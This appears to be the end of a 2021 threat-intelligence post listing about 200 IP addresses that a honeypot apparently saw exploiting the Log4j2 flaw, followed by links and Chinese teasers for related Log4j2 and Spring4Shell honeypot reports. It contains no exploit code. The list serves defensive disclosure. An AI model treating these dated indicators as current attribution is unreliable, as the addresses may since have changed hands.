128.199.24.9
137.184.111.180
106.92.114.249
212.193.57.225
112.74.185.158
101.35.199.152
147.182.213.12
45.83.67.64
185.220.101.130
185.4.132.135
114.24.19.243
8.209.212.37
167.99.164.201
23.129.64.134
49.36.231.105
221.222.155.240
113.17.41.134
47.102.199.233
222.128.62.127
```

38.143.9.76
164.90.159.39
109.237.96.124
121.31.247.58
45.83.64.43
45.83.66.183
122.225.220.134
134.209.153.239
45.83.64.148
172.105.59.246
206.189.29.232
116.206.103.246
116.206.231.53
103.47.48.65
165.232.84.228
172.105.194.173
185.10.68.168
167.99.172.58
58.100.164.147
167.99.188.167
143.198.32.72
52.175.18.172
45.64.75.134
121.229.219.55
18.177.59.255
178.62.222.131
167.71.67.189
45.83.66.65
113.207.68.47
23.234.200.135
134.122.34.28
167.99.216.68
137.184.98.160
45.83.67.22
222.211.205.179
185.193.125.249
45.83.67.77
103.130.166.234
81.17.18.59
104.244.76.44
213.173.34.93
110.191.179.149
23.129.64.133
45.83.64.108
157.245.111.173
45.83.66.130
45.83.65.141
45.83.64.129
62.76.41.46
120.24.23.84
45.83.66.29
107.189.31.195
45.61.184.239

188.166.122.43
165.22.222.120
223.89.64.12
107.189.14.27
45.83.65.82
83.97.20.151
42.159.91.12
118.112.74.218
209.141.45.189
64.188.16.142
172.105.57.210
37.19.213.150
176.10.104.240
185.220.103.116
205.185.125.45
138.68.167.19
101.71.38.231
114.246.35.153
103.194.184.98
45.83.66.134
45.83.66.175
101.89.19.197
152.70.110.78
138.197.72.76
114.254.20.186
203.175.13.14
139.59.97.205
195.123.247.209
117.139.38.130
103.13.220.57
122.161.48.150
45.153.160.133
185.14.47.20
192.144.236.164
45.153.160.140
159.65.43.94
95.141.35.15
116.246.0.93
137.184.109.130
23.154.177.6
45.83.67.234
103.145.22.103
183.160.4.88
77.199.38.33
185.220.101.137
121.24.8.114
115.151.228.18
49.93.83.226
45.83.67.48
66.112.213.87
45.76.191.147
23.129.64.132
138.197.193.220

84.53.225.118
15.165.232.131
185.220.101.128
125.33.172.90
45.83.67.134
101.206.168.120
120.239.67.147
157.245.102.218
45.83.67.75
49.118.75.38
172.105.97.149
117.36.0.131
45.83.67.180
211.148.73.182
36.227.164.189
45.83.65.40
45.83.64.45
167.172.69.175
116.89.189.30
185.220.101.13
23.105.194.3
155.94.151.218
182.99.247.122
54.199.27.97
45.83.65.151
182.118.237.42
36.155.14.163
216.24.191.27
143.110.229.254
203.218.252.81
180.102.206.209
103.149.162.116
101.93.86.68
18.204.199.0
194.195.112.76
47.102.205.237
94.230.208.148
115.60.103.185
45.83.65.76
45.83.64.223
45.83.64.164
198.98.59.65
192.42.116.16
89.238.178.213
185.243.41.202
45.83.65.94
167.99.219.41
13.231.10.223
45.83.67.38
167.99.88.151
199.249.230.119
172.105.194.253
139.59.182.104

```
123.122.133.12
119.160.234.68
1.209.47.241
115.151.228.146
182.118.237.234
120.228.88.232
178.62.32.211
45.83.67.203
171.218.53.30
185.232.23.46
198.98.60.19
```


Log4j

从蜜罐视角看Apache Log4j2漏洞攻击趋势

Log4j

已有10个家族的恶意样本利用Log4j2漏洞传播

Spring4Shell在野漏洞传播分析

What Our Honeypot Sees Just One Day After The Spring4Shell Advisory

Day 10: where we are with log4j from honeypot's perspective

See all 49 posts →

1 概述 Apache Log4j2是一个Java的日志库，可用于控制日志信息的级别和日志生成过程。最近，Apache Log4j2被曝出JNDI注入漏洞（CVE-2021-44228），攻击者仅需要向目标服务器发送特定JNDI链接就可以触发漏洞并在目标机器上执行任意代码，影响面和破坏力极大。受影响用户需及时升级到安全版本。 360网络安全研究院 Anglerfish蜜罐系统在搜...

· Dec 21, 2021 · 6 min read

背景介绍 2021年12月11号8点整，我们率先捕获到Muhstik僵尸网络样本通过Log4j2 RCE漏洞传播，并首发披露Mirai和Muhstik僵尸网络在野利用详情[1]。 2天来，我们陆续又捕获到其它家族的样本，目前，这个家族列表已经超过10个，这里从漏洞、payload、攻击IP 和样本分析等几个维度介绍我们的捕获情况。 Apache Log4j2漏洞攻击分布 360网络安全研...

· Dec 13, 2021 · 18 min read